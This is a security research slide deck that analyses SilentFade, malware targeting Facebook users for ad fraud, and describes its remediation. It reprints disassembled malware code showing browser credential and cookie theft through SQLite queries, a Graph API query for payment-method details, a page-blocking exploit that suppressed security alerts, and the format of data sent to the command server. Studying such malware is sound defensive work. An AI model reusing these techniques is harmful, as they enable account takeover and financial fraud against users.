# SilentFade

Unveiling a Malware Ecosystem

Targeting the Facebook Ad Platform

Sanchit Karve
Jennifer Urgilez



### Agenda

- 1. Background: Malware Targeting Social Network Accounts
- 2. SilentFade Features
- 3. On-Platform Persistence
- 4. Post-Compromise Abuse
- 5. A Larger Ecosystem of Malware Targeting Social Network Users
- 6. Attribution
- 7. Closing Thoughts

Facebook company

# **Malware Affecting FB Users**

- APTs
  - To acks again dividuals and/or
     nizati
- PUAs Backdoo pp
  - Do gement
- CRIMEWARE
  - Worms
    - Platform used as propagation vehicle
  - Access
    - Harvesting FB credentials from infected devices

# **Novel Malware Impacting FB Users**

2008

- koobface: Windows & Mac versions
- InfoStealer.Gampass

2009

Bredolab/FakeScanti

2012

Dorkbot/SDBot

2014

- FaceLiker
- BePush

2015

Qakbot + Man-in-the-Browser support for Facebook

### **SilentFade**

- A new group emerged in early 2016
  - Amateur malware developers but rapidly improving
  - Generally High AV detection rate but can require special repair procedures

- Malware targeted towards Social Network users and Tech Platforms
  - Facebook, Instagram, Twitter and (more recently) Amazon

- Linked to at least three evolving malware families
  - Graph API Queries
  - Infrastructure setup, Data Exfiltration format
  - Platform-specific techniques

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
# **Graph API**

Facebook Graph API is the primary API apps use to read and write to the Facebook Social Graph.

All Facebook SDKs and Products use the Graph API in some form.

### Documentation and Usage:

https://developers.facebook.com/docs/graph-api/



Prototyping Queries with Graph API Explorer <a href="https://developers.facebook.com/tools/explorer/">https://developers.facebook.com/tools/explorer/</a>

# **Graph API Query in a Sample**

- Easiest method to query the Graph API is to perform a HTTP GET request to graph.facebook.com
- Graph API Query from Screenshot is of form:

```
https://graph.facebook.com/v{version}
    /act_{ad_account}
    ?access_token={token}&
    _reqName={endpoint}&
    _reqSrc={source}&
    _sessionID={sessionID}
    &fields={query_string}
    &include_headers={bool}&
        locale={locale}&
        method={get/post}&
        pretty={bool}&
        suppress_http_code={bool}
```

```
lea
        eax, [ebp+Dst]
push
        offset a_reqnameAdacco
                                             ; "&_reqName=adaccount"
push
                                             ; SizeInBytes
push
                                             : Dst
        _strcat_s
call.
add
        esp, 0Ch
lea
        eax, [ebp+Dst]
                                            ; "& reqSrc=AdsPaymentMethodsDataLoader"
push
        offset a regsrcAdspaym
push
                                             ; SizeInBytes
push
                                             ; Dst
call
        _strcat_s
        eax, [ebp+Dst]
push
        offset a_sessionid
                                             ; "& sessionID="
push
                                             ; SizeInBytes
push
        eax
                                             ; Dst
call.
        strcat s
mov
        ecx, [ebp+var 14A4]
add
        dword ptr [ecx+8Ch], 10h
cmp
        eax, [ecx+78h]
jb
        short loc_48E7EA
        eax, [ecx+78h]
                                            ; CODE XREF: has graph endpoint payments+5D51j
                                            ; Src
push
        eax
lea
        eax, [ebp+Dst]
        1400h
                                            ; SizeInBytes
push
push
        eax
                                            ; Dst
        strcat s
lea
        eax, [ebp+Dst]
        offset aFields5b22all
                                             : "&fields=%5B%22all payment methods%7Bpay"...
push
push
                                            ; SizeInBytes
push
        eax
                                char aFields5b22all []
        strcat s
                               aFields5b22all db '&fields=%58%22all payment methods%7Bpayment method altpays%7Bacco'
lea
        ecx, [ebp+Dst]
                                                                                            ; DATA XREF: has graph endpoint
        [ebp+var 148C], 0
mov
                                               db 'unt id%2Ccountry%2Ccredential id%2Cdisplay name%2Cimage url%2Cins'
        esp, 0Ch
                                               db 'trument type%2Cnetwork id%2Cpayment provider%2Ctitle%7D%2Cpm cred'
        [ebp+var 1488], 0Fh
                                               db 'it_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccred'
        byte ptr [ebp+var_1490
                                               db 'it_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_name'
        edx, [ecx+1]
                                               db '%2Cis_verified%2Clast_name%2Cmiddle_name%2Ctime_created%2Cneed_3d'
        dword ptr [eax+00h]
                                               db 's authorization%2Callow manual 3ds authorization%7D%2Cnon ads cre'
                                               db 'dit_card%7Baccount_id%2Ccredential_id%2Ccredit_card_address%2Ccre'
                                               db 'dit card type%2Cdisplay string%2Cexp month%2Cexp year%2Cfirst nam'
        al, [ecx]
                                               db 'e%2Cis verified%2Clast name%2Cmiddle name%2Csubtitle%2Ctime creat'
inc
        ecx
                                               db 'ed%2Cneed 3ds authorization%2Callow manual 3ds authorization%7D%2'
        al, al
                                               db 'Cpayment_method_direct_debits%7Baccount_id%2Caddress%2Ccan_verify'
        short loc 48E840
                                               db '%2Ccredential id%2Cdisplay string%2Cfirst name%2Cis awaiting%2Cis'
sub
        ecx, edx
                                               db '_pending%2Clast_name%2Cmiddle_name%2Cstatus%2Ctime_created%7D%2Cp'
        eax, [ebp+Dst]
                                               db 'ayment_method_extended_credits%7Baccount_id%2Cbalance%2Ccredentia
push
                                               db 'l_id%2Cmax_balance%2Ctype%2Cpartitioned_from%2Csequential_liabili'
push
                                               db 'ty amount%7D%2Cpayment method paypal%7Baccount id%2Ccredential id'
        ecx, [ebp+var 149C]
                                               db '%2Cemail address%2Ctime created%7D%2Cpayment method stored balanc'
        q set string in buff
                                               db 'es%7Baccount_id%2Cbalance%2Ccredential_id%2Ctotal_fundings%7D%2Cp'
mov
        ecx, [ebp+var_14E0]
                                               db 'ayment method tokens%7Baccount id%2Ccredential id%2Ccurrent balan'
lea
        eax, [ebp+var 149C]
                                               db 'ce%2Coriginal balance%2Ctime created%2Ctime expire%2Ctype%7D%7D%2'
push
                                               db '2%5D&include headers=false&method=get&pretty=0&suppress http code'
lea
        eax, [ebp+var_1480]
                                               db '=1',0
at 48E709
                                               align 4
                               aAll_payment_me db 'all_payment_methods',0
                                                                                            ; DATA XREF: has_graph_endpoint
        byte ptr [ebp+var 4],
mov
push
call
        leads_to_restclient_ua
```

# SilentFade Silent Facebook ADs + Exploit

### **Overview**

### **Timeline**

- Active since 2016 with major updates from Dec 2018
- Page Block Exploit released on Dec 22, 2018
- MMX instructions-based string obfuscation after bug fixed
- Support for Instagram and Amazon Cookies added in 2019

### **Infection Vector**

- Arrives on victim devices via Adware bundles and pirated software installers
- Possibly downloaded by other malware

### **Purpose**

Run Malicious Ads using Compromised Accounts and linked victim payment methods

### **Damages**

Losses due to credit card chargebacks and refunds to malware victims for ad fraud

SilentFade

### Infection Vector

- PUPs/PUAs: Adware bundlers
  - Monetization via PPI networks such as
    - LoadMoney
    - InstallCapital
    - others
- Pirated software from Torrents
- Likely downloaded by other malware

ttp://mary29beckerr.tk/331945.htm



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Monday, 10. September 2018



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### **Features**

### **Compromise Facebook Account**

- Credential stealer in the form of Raw Credentials and Cookies
- Linked Payment Info on Facebook Account
- Retrieve Lifetime spend on Ads
- Retrieve Number of Friends and profile information
- Retrieve Information about Owned Pages and Business Managers

### Disable all controls to inform user of unauthorized activity

- Disable Account and Page Notifications via push, SMS, and email
- Block FB Business and FB Login Alerts pages from messaging users
- Exploit bug to block pages as users

### **Persistence On Compromised Device**

• Contains Service/Daemon component and DLL injected into browsers w/ watcher components

### **Credential Theft**

### **Extracted from SQLite Data Stores from**

- Chromium-based browsers
- Firefox
- IE/Edge

### Passwords are encrypted in DB

- Passwords in Chromium-based SQLite credential stores are encrypted using CryptProtect\* Win32 APIs
- SilentFade decrypts them on read

```
8D 85 D8 FC FF FF
                                                eax, [ebp+ExistingFileName]
68 A4 D7 52 00
                                                offset aLoginData
                                                                                    ; "\\Login Data'
                                        push
68 04 01 00 00
                                                                                    ; SizeInBytes
                                        push
                                                eax
                                                                                    : Dst
                                        push
E8 42 86 06 00
83 C4 0C
                                        add
                                                esp, 0Ch
8D 85 E8 FE FF FF
                                        lea
68 04 01 00 00
                                                104h
                                                                                    ; size_t
                                        push
                                                                                    ; int
                                        push
                                                                                    ; void *
E8 6C E5 05 00
                                        call
                                                 memset
83 C4 0C
                                               esp, 0Ch
                                        add
8D 85 E0 FD FF FF
                                        push
                                                                                    ; Src
8D 85 E8 FE FF FF
                                        lea
                                                eax, [ebp+FileName]
68 04 01 00 00
                                                                                    ; SizeInBytes
                                        push
                                                                                    ; Dst
E8 3E 7D 06 00
                                                _strcpy_s
                                        call
83 C4 0C
                                        add
                                                esp, 0Ch
                                                eax, [ebp+FileName]
8D 85 E8 FE FF FF
                                        lea
                                                offset aLoginDataCache
68 B0 D7 52 00
                                                                                    ; "\\Login Data Cache.db"
                                                                                    ; SizeInBytes
                                        push
                                                                                    ; Dst
                                                strcat s
                                                esi, ds:PathFileExistsA
8B 35 B4 B2 50 00
                                                eax, [ebp+ExistingFileName]
8D 85 D8 FC FF FF
                                        lea
83 C4 0C
                                        add
                                                esp, 0Ch
                                        push
                                                                                    ; pszPath
FF D6
                                                esi ; PathFileExistsA
85 CØ
                                        test
                                                eax, eax
0F 84 69 04 00 00
                                                loc_4885BB
8D 85 E8 FE FF FF
                                                eax, [ebp+FileName]
                                                                                    ; pszPath
FF D6
                                        call
                                                esi ; PathFileExistsA
85 CØ
                                        test
                                                eax, eax
                                                short loc_48816C
8D 85 E8 FE FF FF
                                                eax, [ebp+FileName]
                                        push
                                                                                    ; lpFileName
FF 15 A8 B0 50 00
                                        call
                                                ds: imp DeleteFileA
                        loc_48816C:
                                                                                    ; CODE XREF: find_chromium_install_get_creds+13Dfj
                                        push
                                                                                    ; bFailIfExists
8D 85 E8 FE FF FF
                                        lea
                                                eax, [ebp+FileName]
                                                                                    ; lpNewFileName
8D 85 D8 FC FF FF
                                                eax, [ebp+ExistingFileName]
                                                                                    ; lpExistingFileName
                                        push
FF 15 38 B1 50 00
                                        call
                                                ds:CopyFileA
85 CØ
                                                loc_4885BB
0F 84 31 04 00 00
                                        jz
                                                                       select username value, password value, signon realm from logins
6A 00
6A 06
                                        push
8D 95 14 FC FF FF
                                                                                                password value
8D 8D E8 FE FF FF
                                        lea
                                                ecx, [ebp+FileName]
E8 31 B2 FF FF
                                        call
                                                sqlite3_open
                                                                         sampleaccount@qmail.com 76 31 30 B9 F3 34 C8 34 1D F0 82 50 41 0B B5 DB https://www.facebook.com/
83 C4 08
                                        add
                                                esp, 8
                                                eax, eax
0F 85 11 04 00 00
                                                loc 4885BB
                                        inz
8B 9D 14 FC FF FF
BA C8 D7 52 00
                                                edx, offset aSelectUsername
                                        mov
                                                                                    ; "select username_value, password_value, "...
89 85 2C FC FF FF
                                        mov
                                                [ebp+var_3D4], eax
                                                                           <mark>aSelectUsername</mark> db 'select username value, password value, signon realm from logins',0
8D 85 2C FC FF FF
                                        lea
                                                eax, [ebp+var_3D4]
6A 00
                                        push
6A 01
                                        push
                                        push
```

sqlite3\_exec

E8 30 8F FD FF

### **Session Theft**

### **Extracted from SQLite Data Stores from**

- Chromium-based browsers
- Firefox
- IE/Edge

### Cookies are encrypted in DB

- Cookies in Chromium-based SQLite credential stores are encrypted using CryptProtect\*
   Win32 APIs
- SilentFade decrypts them on read
- Only Facebook cookies are stolen

```
1 E8 C8 77 06 00
                                                                               call
83 C4 0C
                                                                               add
                                                                                             esp, 0Ch
1 8D 85 D8 FC FF FF
                                                                                              eax, [ebp+ExistingFileName]
 68 08 D8 52 00
                                                                                              offset aCookies
                                                                                                                                                                   ; "\\Cookies'
                                                                               push
68 04 01 00 00
                                                                               push
                                                                                                                                                                   ; SizeInBytes
                                                                               push
                                                                                                                                                                  ; Dst
1 E8 82 80 06 00
                                                                               call
                                                                                              _strcat_s
 83 C4 0C
                                                                               add
                                                                                             esp, OCh
  8D 85 E8 FE FF FF
                                                                                              eax, [ebp+FileName]
                                                                               lea
 68 04 01 00 00
                                                                                                                                                                  ; size t
                                                                               push
                                                                                                                                                                 ; int
                                                                               push
                                                                                                                                                                  ; void *
                                                                               push
                                                                               call
                                                                                               memset
83 C4 0C
                                                                               add
 ' 8D 85 E0 FD FF FF
                                                                               lea
                                                                                             eax, [ebp+pszPath]
                                                                               push
                                                                                                                                                                  ; Snc
                                                                               lea
                                                                                             eax, [ebp+FileName]
68 04 01 00 00
                                                                               push
                                                                                                                                                                  ; SizeInBytes
                                                                                                                                                                  ; Dst
                                                                               push
LES 7E 77 06 00
                                                                               call
                                                                                               _strcpy_s
 83 C4 0C
                                                                               add
 : 8D 85 E8 FE FF FF
                                                                               lea
                                                                                              eax, [ebp+FileName]
68 14 D8 52 00
                                                                               push
                                                                                              offset aCookiesCache_d
                                                                                                                                                                  ; "\\Cookies Cache.db"
1 68 04 01 00 00
                                                                              push
                                                                                                                                                                  ; SizeInBytes
                                                                                                                                                                  ; Dst
                                                                               call
                                                                                               strcat s
                                                                                              esi, ds:PathFileExistsA
1 8B 35 B4 B2 50 00
                                                                               mov
 8D 85 D8 FC FF FF
                                                                                              eax, [ebp+ExistingFileName]
1 83 C4 0C
                                                                               add
                                                                               push
                                                                                                                                                                  ; pszPath
1 FF D6
                                                                                             esi ; PathFileExistsA
                                                                               call
  OF 84 69 04 00 00
                                                                                              loc 488878
                                                                               jz
 : 8D 85 E8 FE FF FF
                                                                               lea
                                                                                              eax, [ebp+FileName]
                                                                                                                                                      SELECT name, encrypted value, host key FROM cookies
                                                                               push
                                                                                                                                                      WHERE host key = '.facebook.com' -- filtered later
FF D6
                                                                               call
                                                                                             esi ; PathFileExistsA
1 85 C0
                                                                               test
                                                                                             eax, eax
74 0D
                                                                                              short loc 48872C
                                                                                                                                                                                                                                                              host_key
 8D 85 E8 FE FF FF
                                                                                lea
                                                                                              eax, [ebp+FileName]
                                                                                                                                                                              AND DESCRIPTION OF SHAPE
                                                                               push
 i FF 15 A8 B0 50 00
                                                                               call
                                                                                              ds: imp_DeleteFileA
                                                 loc_48872C:
  6A 00
                                                                              push
  8D 85 E8 FE FF FF
                                                                               lea
                                                                                              eax, [ebp+FileName]
                                                                               push
3 8D 85 D8 FC FF FF
                                                                                              eax, [ebp+ExistingFileName]
                                                                                                                                                                          AL RESPONDED FOR DESIGNATION OF SHORE ASSESSMENT OF SHIPLE AND ADDRESS.
                                                                               push
                                                                                                                                                                        FOR BOTH STREET, STREE
 : FF 15 38 B1 50 00
                                                                               call
                                                                                             ds:CopyFileA
: 85 C0
F 0F 84 31 04 00 00
                                                                               jz
                                                                                                                                                                        For an experience of the state of the security of the
6A 00
                                                                               push
                                                                                                                                                                       For the property of the contract of
 6A 06
                                                                               push
  8D 95 14 FC FF FF
                                                                                              edx, [ebp+var_3EC]
I SD SD ES FE FF FF
                                                                               lea
                                                                                             ecx, [ebp+FileName]
LES 71 AC FF FF
                                                                               call
                                                                                              sqlite3_open
  83 C4 08
                                                                               add
                                                                                             esp, 8
: 85 C0
                                                                               test
                                                                                              eax, eax
                                                                                             loc_488B7B
 F 0F 85 11 04 00 00
                                                                               jnz
1 8B 9D 14 FC FF FF
                                                                               mov
                                                                                              ebx, [ebp+var 3EC]
I BA 28 D8 52 00
                                                                                              edx, offset aSelectNameEncr
                                                                                                                                                                  ; "select name, encrypted_value, host_key fr"...
                                                                               push
i 89 85 2C FC FF FF
                                                                               mov
                                                                                              [ebp+var 3D4], eax
                                                                                                                                                   aSelectNameEncr db 'select name,encrypted_value,host_key from cookies',0
 : 8B CB
                                                                               mov
  8D 85 2C FC FF FF
                                                                               lea
                                                                                              eax, [ebp+var_3D4]
F 50
                                                                               push
6A 00
                                                                               push
' 6A 01
                                                                               push
L 6A FF
                                                                                             sqlite3_exec
1 E8 70 89 FD FF
```

### **Access Token Theft**

### **Access Tokens Extracted from Ads Manager App**

- Ads Manager is a Facebook Platform app for managing ads
- Access token is available in page content at <a href="https://www.facebook.com/adsmanager/">https://www.facebook.com/adsmanager/</a>
- Cookies previously extracted by SilentFade are appended to HTTP request
- With a valid session cookie, the request is made as an authenticated or logged-in user.
- Once Access Token is extracted, Graph API queries can be made with it



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# **Retrieve Summary of Linked Payment Methods**

call

leads to restclient ua

### **Determine Account Value**

- Does the user have a linked payment method?
  - Credit Card
  - PayPal Account
  - Bank Account
- **Note:** Payment Method Details are not stolen they are not visible even with access to account.
- Presence of existing account balance?
- Accounts are more valuable with linked payment methods as attackers can run ads from the compromised accounts.

```
"data": [
                                                                                                                          "all payment methods": {
                                                                                                                             "pm credit card": {
        eax, [ebp+Dst]
        offset a_reqnameAdacco
                                            ; "&_regName=adaccount"
                                                                                                                               "data": [
                                            ; SizeInBytes
push
        esp, OCh
        eax, [ebp+Dst]
        offset a_reqsrcAdspaym
                                            ; "& reqSrc=AdsPaymentMethodsDataLoader"
                                            ; SizeInBytes
                                            ; Dst
        _strcat_s
       esp, 0Ch
lea
        eax, [ebp+Dst]
        offset a_sessionid
                                            ; "&_sessionID='
                                            : SizeInBytes
                                            ; Dst
call.
        streat s
        ecx, [ebp+var 14A4]
        dword ptr [ecx+8Ch], 10h
        eax, [ecx+78h]
        short loc 48E7EA
        eax, [ecx+78h]
                                            ; CODE XREF: has_graph_endpoint_payments+5D51j
        eax, [ebp+Dst]
                                            ; SizeInBytes
call
        streat s
                                                                                                                              'payment_method_tokens": {
        esp, 0Ch
        eax, [ebp+Dst]
        offset aFields5b22all
                                            ; "&fields=%5B%22all_payment_methods%7Bpay"...
                                            ; SizeInBytes
                              aFields5b22all db '&fields=%5B%22all_payment_methods%7Bpayment_method_altpays%7Bacco'
        streat s
        ecx, [ebp+Dst]
        [ebp+var 148C], 0
                                              db 'unt_id%2Ccountry%2Ccredential_id%2Cdisplay_name%2Cimage_url%2Cins'
        esp, 0Ch
                                              db 'trument_type%2Cnetwork_id%2Cpayment_provider%2Ctitle%7D%2Cpm_cred'
        [ebp+var 1488], 0Fh
                                              db 'it card%7Baccount id%2Ccredential id%2Ccredit card address%2Ccred'
        byte ptr [ebp+var 1490
                                              db 'it_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_name'
        edx, [ecx+1]
                                              db '%2Cis verified%2Clast name%2Cmiddle name%2Ctime created%2Cneed 3d'
        dword ptr [eax+00h]
                                              db 's_authorization%2Callow_manual_3ds_authorization%7D%2Cnon_ads_cre'
                                              db 'dit card%7Baccount id%2Ccredential id%2Ccredit card address%2Ccre'
                                              db 'dit_card_type%2Cdisplay_string%2Cexp_month%2Cexp_year%2Cfirst_nam'
       al, [ecx]
                                              db 'e%2Cis verified%2Clast name%2Cmiddle name%2Csubtitle%2Ctime creat'
                                              db 'ed%2Cneed 3ds authorization%2Callow manual 3ds authorization%7D%2'
       al, al
                                              db 'Cpayment method direct debits%7Baccount id%2Caddress%2Ccan verify'
        short loc 48E840
                                              db '%2Ccredential_id%2Cdisplay_string%2Cfirst_name%2Cis_awaiting%2Cis'
        ecx, edx
                                              db '_pending%2Clast_name%2Cmiddle_name%2Cstatus%2Ctime_created%7D%2Cp'
        eax, [ebp+Dst]
                                                 'ayment_method_extended_credits%7Baccount_id%2Cbalance%2Ccredentia'
                                              db 'l_id%2Cmax_balance%2Ctype%2Cpartitioned_from%2Csequential_liabili'
                                              db 'ty_amount%7D%2Cpayment_method_paypal%7Baccount_id%2Ccredential_id'
        ecx, [ebp+var_149C]
                                              db '%2Cemail_address%2Ctime_created%7D%2Cpayment_method_stored_balanc'
        q_set_string_in_buff
                                              db 'es%7Baccount_id%2Cbalance%2Ccredential_id%2Ctotal_fundings%7D%2Cp'
        ecx, [ebp+var_14E0]
                                              db 'ayment_method_tokens%7Baccount_id%2Ccredential_id%2Ccurrent_balan'
        eax, [ebp+var_149C]
                                              db 'ce%2Coriginal balance%2Ctime created%2Ctime expire%2Ctype%7D%7D%2'
                                              db '2%5D&include headers=false&method=get&pretty=0&suppress http code'
        eax, [ebp+var_1480]
                                              db '=1'.0
                                              align 4
                               aAll_payment_me db 'all_payment_methods',0
                                                                                           ; DATA XREF: has_graph_endpoint_
```

"account id": "

"exp month": "

"exp\_year": " ",

"time created": "

"account id": "

"credential id": "

"current balance": {

"amount": "30.00",

"currency": "USD",

"original balance": {

"amount": "250.00",

"data": [

"is verified": true,

"credential id": "

"zip": " ",

"credit card address": {

"country code": "US"

"credit card type": 🌃,

"display string": "American Express

"allow manual 3ds authorization": false,

"need 3ds authorization": false,

"supports\_recurring\_in\_india": true

"amount in hundredths": "3000",

"amount\_in\_hundredths": "25000",

+00000"

"offsetted amount": "3000"

### Data Sent to C&C Servers

### Stolen information organized internally as JSON

 Data encrypted, custom-encoded and sent over to C&C servers through custom headers over HTTPS

### **Relevant Information collected**


- Channel ID (Campaign ID)
- Has the user ever run ads on Facebook?
- Does the user have linked payment accounts?
  - Credit cards, Bank Account or PayPal?
- Total Friends
- Does the user have a Business Manager?
- Does the user own any Facebook Pages?
- Does the user have existing Ad Credit?
- The User's Total Ad Spend

```
"ChannelId": 5,
"Code": "{{MACHINE-GUID}}}",
"JsonData": {
  "AccountId": "{{FBID}}}",
  "Browser": "Chrome Stable",
  "Cookies": "{{ALL-COOKIE-DATA}}",
  "Friends": "{{TOTAL-FRIEND-COUNT}}}",
  "IsAdUser": true,
  "IsAdsPay": true,
  "IsBusiness": false,
  "IsPage": false,
  "Payment": "{{TOTAL-BALANCE}}",
  "SpentAmount": "{{TOTAL-SPEND}}",
  "UserEmail": "{{USER-EMAIL}}"
},
"Type": 2,
"Ver": "{{OS VERSION}}}"
```

# SilentFade: On-Platform Persistence

### **Disable User Notifications**

- All Notifications are disabled upon infection
- Allows attackers to use the compromised account without arousing suspicion
- Notifications Disabled
  - Notification Sounds
  - SMS
  - Email
  - In-App Push Notifications
  - Messages sent to Owned Pages




# Facebook Login Alerts & Facebook for Business Pages

### **Facebook Login Alerts Page**

 Sends you push notifications and messages via Messenger on suspicious or unrecognized login events

### **Facebook Business Page**

 Sends you push notifications and messages via Messenger for status updates and CTAs on ads currently being run.



SilentFade: On-Platform Persistence

# **Page Block Exploit**

### **Facebook Login Alerts Page**

 Blocked to prevent user from receiving alerts about suspicious login events

### **Facebook Business Page**

 Blocked to prevent user from receiving alerts about ad activity originating from account

### **Bug Exploited**

Page IDs are blocked as Users

edx, offset aFbid7410057633 ; "&fbid=<mark>74100576336</mark>& a=1" MOV 1ea ecx, [ebp+var 410] Facebook for Business O call strcat s wrapper pår Like eax, [ebp+var\_410] 1ea push eax Facebook for Business provides the latest news, tips and strategies to help businesses turn good ideas into great opportunities. 1ea ecx, [ebp+lpMem] init\_string call offset aMessagingBlock; "/messaging/block\_messages/" push ecx, [ebp+var\_428] lea. byte ptr [ebp+var\_4], 24h mov call init string 1ea eax, [ebp+lpMem] byte ptr [ebp+var\_4], 25h mov push eax, [ebp+var\_428] 1ea ecx, edi mov push eax 1ea eax, [ebp+var\_44C] push eax make\_https\_request call push eax ecx, [ebp+var\_470] lea heapfree\_smart\_wrapper1 call 1ea ecx, [ebp+var 440] call heapfree smart wrapper0 1ea ecx, [ebp+var 428] heapfree\_smart\_wrapper call byte ptr [ebp+var 4], OCh mov ecx, [ebp+lpMem] lea call heapfree\_smart\_wrapper edx, offset aFb dtsq ; "fb dtsq=" mov ecx, [ebp+var\_410] lea calls poss gen\_string call ecx, ebx mov call dtsq cookie sanity check edx, eax mov 1ea ecx, [ebp+var 410] strcat\_s\_wrapper call edx, offset aUid10018471399 ; "&uid=1001847139929871&update\_plite=&pri"... mov lea ecx, [ebp+var 410] call strcat s wrapper Facebook Login Alerts 🔮 Like eax, [ebp+var\_410] lea Page - 636K like this push Login Alerts ecx, [ebp+lpMem] 1ea call init string offset aPrivacyBlock\_u ; "/privacy/block\_user/" ecx, [ebp+var\_428] 1ea byte ptr [ebp+var\_4], 26h MOV init\_string call lea eax, [ebp+lpMem] byte ptr [ebp+var\_4], 27h MOV push eax eax, [ebp+var\_428] 1ea mov ecx, edi push eax eax, [ebp+var 44C] 1ea push make\_https\_request call

Facebook company

# Page Block Exploit In Action

### **Bug: Pages Blocked as Users**


Caused by missing server-side validation of ID during Block Request

Server-side validation present during Unblock Request

As a result, Pages blocked "as users" cannot be unblocked by users

Users do not receive notifications for

- Suspicious Logins
- Ad Activity




SilentFade: On-Platform Persistence

### Remediation


### **Bug Fixes and Countermeasures Implemented**

- Full remediation of compromise vector
- Page Block bug fixed upon discovery
- Security-related pages can no longer be blocked
- All accounts with detected infections are "checkpointed" (notified and sessions killed)
- Several minor back-end changes to prevent additional abuse
- Samples after bug fix stopped including page block exploit or any notification setting disabling code.



# SilentFade: Post-Compromise Abuse

# **Attack Cycle**



